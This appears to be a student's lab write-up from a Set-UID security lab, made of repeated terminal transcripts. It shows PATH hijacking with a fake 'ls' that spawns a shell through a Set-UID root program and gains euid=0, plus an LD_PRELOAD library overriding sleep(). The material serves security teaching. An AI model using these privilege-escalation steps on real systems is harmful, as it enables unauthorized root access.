[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c myprintenv.c ptsu.c
catall.c invoke.c myenv.c myprog.c ptsu.c
envsu ls mylib.c ptsu
[10/14/21]seed@VM:~/.../lab001$ export PATH=.:$PATH
[10/14/21]seed@VM:~/.../lab001$ echo $PATH
.:home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$


```

I add in ls.c this



```
#include <stdio.h>
#include <stdlib.h>
int main(){
    printf("My malicious ls program is called!\n");
    system("/bin/dash");
    return 0;
}
```


Now we will check malicious program again



```
/bin/bash
catall.c envsu.c ls.c mylib.c myprog.c ptsu.c
[10/14/21]seed@VM:~/.../lab001$ subl ls.c
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c myprintenv.c ptsu.c
catal.c invoke.c myenv.c myprog.c
envsu ls mylib.c ptsu
[10/14/21]seed@VM:~/.../lab001$ export PATH=.:$PATH
[10/14/21]seed@VM:~/.../lab001$ echo $PATH
.:~/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/usr/sbin:/usr/bin
:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$ sbul ls.c
No command 'sbul' found, did you mean:
Command 'sbcl' from package 'sbcl' (universe)
sbul: command not found
[10/14/21]seed@VM:~/.../lab001$ subl ls.c
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM%
```

It's work!! DONE

I wrote ID



```
sshd: command not found
[10/14/21]seed@VM:~/.../lab001$ subl ls.c
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM% id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM%
```

Ln --help

```

Mandatory arguments to long options are mandatory for short options too.
  --backup[=CONTROL]      make a backup of each existing destination file
  -b                        like --backup but does not accept an argument
  -d, -F, --directory      allow the superuser to attempt to hard link
                           due to system restrictions, even for the superuser)
  -f, --force               remove existing destination files
  -i, --interactive         prompt whether to remove destination files
  -L, --logical             dereference TARGETs that are symbolic links
  -n, --no-dereference     treat LINK NAME as a normal file if it is a symbolic link to a directory
  -P, --physical            make hard links directly to symbolic links
  -r, --relative             create symbolic links relative to link location

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash

```

[10/14/21]seed@VM:~/.../lab001$ export PATH=.:$PATH
[10/14/21]seed@VM:~/.../lab001$ echo $PATH
.:~/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/14/21]seed@VM:~/.../lab001$ sbul ls.c
No command 'sbul' found, did you mean:
  Command 'sbcl' from package 'sbcl' (universe)
sbul: command not found
[10/14/21]seed@VM:~/.../lab001$ subl ls.c
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM% id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM% exit
[10/14/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ ls -l /bin/sh
My malicious ls program is called!
VM%

```

It's came again because the ls

**Back to the file Lap 001 And we open a terminal in it
so, we came back to show it with Absolute path (`/bin/ls`)**

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```

[10/14/21]seed@VM:~/.../lab001$ which ls
/bin/ls
[10/14/21]seed@VM:~/.../lab001$ 

```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash

```

uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM% exit
[10/14/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ ls -l /bin/sh
My malicious ls program is called!
VM% exit
[10/14/21]seed@VM:~/.../lab001$ ./bin/ls -l
total 64
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catal.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7380 Oct 14 14:11 ls
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ 
```

When I type the command `/bin/ls-l`

Note that the ptsu file **root, not seed**

Although when I added the id command to be more certain

ptsu file = seed

So why does root>. appear

This is malicious ls

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash

```

-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 catal.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7380 Oct 14 14:11 ls
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM% id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM% exit
[10/14/21]seed@VM:~/.../lab001$ /bin/zsh
VM% exit
[10/14/21]seed@VM:~/.../lab001$ /bin/sh
$ 
```

Why they are different? we use zsh it should be same, why it's NOT?

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
-rwxrwxr-x 1 seed seed 7380 Oct 14 14:11 ls
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
-rw-rw-r-- 1 seed seed 80 Oct 14 05:33 mylib.c
-rw-rw-r-- 1 seed seed 418 Oct 14 05:33 myprintenv.c
-rw-rw-r-- 1 seed seed 57 Oct 14 05:33 myprog.c
-rwsr-xr-x 1 root seed 7344 Oct 14 13:25 ptsu
-rw-rw-r-- 1 seed seed 121 Oct 14 05:33 ptsu.c
lrwxrwxrwx 1 root root 15 Oct 14 14:39 sh -> /bin/zsh/bin/sh
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM% id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM% exit
[10/14/21]seed@VM:~/.../lab001$ /bin/zsh
VM% exit
[10/14/21]seed@VM:~/.../lab001$ /bin/sh
$ exit
[10/14/21]seed@VM:~/.../lab001$ sudo rm /bin/sh
[10/14/21]seed@VM:~/.../lab001$ sudo ln -s /bin/zsh /bin/sh
[10/14/21]seed@VM:~/.../lab001$ /bin/sh
$ exit
[10/14/21]seed@VM:~/.../lab001$ 

```

I do it again from the beginning but the same so the best solution for this problem to get help by writing (ln --help)

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
[10/14/21]seed@VM:~/.../lab001$ /bin/zsh
VM% exit
[10/14/21]seed@VM:~/.../lab001$ /bin/sh
$ exit
[10/14/21]seed@VM:~/.../lab001$ sudo rm /bin/sh
[10/14/21]seed@VM:~/.../lab001$ sudo ln -s /bin/zsh /bin/sh
[10/14/21]seed@VM:~/.../lab001$ /bin/sh
$ exit
[10/14/21]seed@VM:~/.../lab001$ ln --help
Usage: ln [OPTION]... [-T] TARGET LINK NAME      (1st form)
      or: ln [OPTION]... TARGET                  (2nd form)
      or: ln [OPTION]... TARGET... DIRECTORY     (3rd form)
      or: ln [OPTION]... -t DIRECTORY TARGET...   (4th form)
In the 1st form, create a link to TARGET with the name LINK_NAME.
In the 2nd form, create a link to TARGET in the current directory.
In the 3rd and 4th forms, create links to each TARGET in DIRECTORY
.
Create hard links by default, symbolic links with --symbolic.
By default, each destination (name of new link) should not already
exist.
When creating hard links, each TARGET must exist. Symbolic links
can hold arbitrary text; if later resolved, a relative link is
interpreted in relation to its parent directory.

```

So, we create link Also, I get same result


```

[10/14/21]seed@VM:~/.../lab001$ sudo ln -s /bin/zsh /bin/sh


```

This's LINK
NAME &
the link rm

So, I try to change (dash) to (zsh)



```
#include <stdio.h>
#include <stdlib.h>
int main(){
    printf("My malicious ls program is called!\n");
    system("/bin/zsh"); // Red arrow points here
    return 0;
}
```




```
or through
the VERSION_CONTROL environment variable. Here are the values:
none, off      never make backups (even if --backup is given)
numbered, t    make numbered backups
existing, nil  numbered if numbered backups exist, simple otherwise
simple, never  always make simple backups

Using -s ignores -L and -P. Otherwise, the last option specified
controls
behavior when a TARGET is a symbolic link, defaulting to -P.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/ln>
or available locally via: info '(coreutils) ln invocation'
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
VM% exit
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM#
```

I get different result!

Explanation: Because the ls file in the current path is copied from /bin/sh, a shell will emerge after execution, and because the Set-UID program will be granted temporary root rights when executed, it is a root-privileged shell.



```

Lab 0 ( intro lab ) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash
numbered, t      make numbered backups
existing, nil    numbered if numbered backups exist, simple otherwise
simple, never    always make simple backups

Using -s ignores -L and -P. Otherwise, the last option specified
controls
behavior when a TARGET is a symbolic link, defaulting to -P.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/ln>
or available locally via: info '(coreutils) ln invocation'
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
VM% exit
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM# 

```


I conclude that:

- I discovered that, despite the fact that the program's command is ls, it really runs the program /bin/sh that we specified. Simultaneously, because the application is Set-UID and the effective user is root, task6 executes with root privileges and obtains root. Shell permissions.

- **Note:** In the experiment, we changed the PATH used by the ls command. All future ls commands will be rendered inoperable. However, because the export command only applies to this shell, we may shut it, reopen it, and the PATH will be restored to its default value.

-When I made changes to the code, I noticed the following:

-zsh=VM#/ -sh=\$ // -dash=VM%



```

/bin/bash
Using -s ignores -L and -P. Otherwise, the last option specified
controls
behavior when a TARGET is a symbolic link, defaulting to -P.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/ln>
or available locally via: info '(coreutils) ln invocation'
[10/14/21]seed@VM:~/.../lab001$ gcc ls.c -o ls
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
VM% exit
[10/14/21]seed@VM:~/.../lab001$ ./ptsu
My malicious ls program is called!
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM# exit
[10/14/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/dash bin/sh
ln: failed to create symbolic link 'bin/sh': No such file or directory
[10/14/21]seed@VM:~/.../lab001$ sudo ln -sf /bin/dash /bin/sh
[10/14/21]seed@VM:~/.../lab001$ 

```

5.7 Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs.

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:

1. Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:

I open a page to write the code with the name **mylib.c**


Note: I change the statement




```
#include <stdio.h>
void sleep(int s)
{
    // if this is invoked by a privileged program //
    //you can do damages here!//
    printf("I'm a malicious program!\n");
}
```

2. We can compile the above program using the following commands (in the `-lc` argument, the second character is `l`):

```
% gcc -fPIC -g -c mylib.c
% gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```



```
[10/14/21]seed@VM:~/.../lab001$ gcc -fPIC -g -c mylib.c
[10/14/21]seed@VM:~/.../lab001$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
VM%
```



```
[10/14/21]seed@VM:~/.../lab001$ gcc -fPIC -g -c mylib.c
[10/14/21]seed@VM:~/.../lab001$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
/M% exit
[10/14/21]seed@VM:~/.../lab001$ rm ls
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c mylib.o ptsu
catall.c invoke.c myenv.c myprintenv.c ptsu.c
envsu libmylib.so.1.0.1 mylib.c myprog.c sh
[10/14/21]seed@VM:~/.../lab001$
```

Remove the malicious program

3. Now, set the `LD_PRELOAD` environment variable:

```
% export LD_PRELOAD=./libmylib.so.1.0.1
```

```

My malicious ls program is called!
VM% exit
[10/14/21]seed@VM:~/.../lab001$ rm ls
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsuc.c ls.c mylib.o ptsu
cattall.c invoke.c myenv.c myprintenv.c ptsu.c
envs libmylib.so.1.0.1 mylib.c myprog.c sh
[10/14/21]seed@VM:~/.../lab001$ export LD_PRELOAD=./libmylib.so.1.0.1
[10/14/21]seed@VM:~/.../lab001$ 

```

4. Finally, compile the following program `myprog`, and in the same directory as the above dynamic link library `libmylib.so.1.0.1`:

I search about:" linux sleep function header file"

NAME top
sleep - sleep for a specified number of seconds

SYNOPSIS top
`#include <unistd.h>`
`unsigned int sleep(unsigned int seconds);`

DESCRIPTION top
`sleep()` causes the calling thread to sleep either until the number of real-time seconds specified in `seconds` have elapsed or until a signal arrives which is not ignored.

```

Sublime Text
~/Documents/its450/lab001/myprog.c - Sublime Text (UNREGISTERED)
envex.c callsys.c capleak.c ls.c mylib.c myprog.c
[10/14/21]seed@VM:~/.../lab001$ gcc
[10/14/21]seed@VM:~/.../lab001$ gcc: error: unrecognized command line option '-shard'
[10/14/21]seed@VM:~/.../lab001$ gcc -fPIC -g -c mylib.c
[10/14/21]seed@VM:~/.../lab001$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
VM% exit

```

Step 2. After you have done the above, please run `myprog` under the following conditions, and observe what happens.

- Make `myprog` a regular program, and run it as a normal user.

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash 66x24
gcc: error: unrecognized command line option '-shard'
[10/14/21]seed@VM:~/.../lab001$ gcc -fPIC -g -c mylib.c
[10/14/21]seed@VM:~/.../lab001$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[10/14/21]seed@VM:~/.../lab001$ ls
My malicious ls program is called!
VM% exit
[10/14/21]seed@VM:~/.../lab001$ rm ls
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c envsu.c ls.c mylib.o ptsu
cattall.c invoke.c myenv.c myprintenv.c ptsu.c
envsu libmylib.so.1.0.1 mylib.c myprog.c sh
[10/14/21]seed@VM:~/.../lab001$ export LD_PRELOAD=./libmylib.so.1.0.1
[10/14/21]seed@VM:~/.../lab001$ subl myprog.c
[10/14/21]seed@VM:~/.../lab001$ gcc myprog.c -o myprog
[10/14/21]seed@VM:~/.../lab001$ ls
cap_leak.c invoke.c mylib.c myprog.c
cattall.c libmylib.so.1.0.1 mylib.o ptsu
envsu ls.c myprintenv.c ptsu.c
envsu.c myenv.c myprog sh
[10/14/21]seed@VM:~/.../lab001$ ./myprog
I'm a malicious program!
[10/14/21]seed@VM:~/.../lab001$ 

```

At this point, the program is running as seed, and it turns out that it does not run normally, but instead shows the sleep function that we have set

- Make myprog a Set-UID root program, and run it as a normal user

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash 66x24
envsu.c myenv.c myprog sh
[10/14/21]seed@VM:~/.../lab001$ ./myprog
I'm a malicious program!
[10/14/21]seed@VM:~/.../lab001$ sudo chown root myprog
[10/14/21]seed@VM:~/.../lab001$ sudo chmod 4755 myprog
[10/14/21]seed@VM:~/.../lab001$ ls -l
total 76
-rw-rw-r-- 1 seed seed 761 Oct 14 05:33 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Oct 14 05:33 cattall.c
-rwsr-xr-x 1 root seed 7396 Oct 14 12:10 envsu
-rw-rw-r-- 1 seed seed 201 Oct 14 05:33 envsu.c
-rw-rw-r-- 1 seed seed 541 Oct 14 05:33 invoke.c
-rwxrwxr-x 1 seed seed 7936 Oct 14 16:12 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed 1026 Oct 14 05:33 ls.c
-rw-rw-r-- 1 seed seed 180 Oct 14 05:33 myenv.c
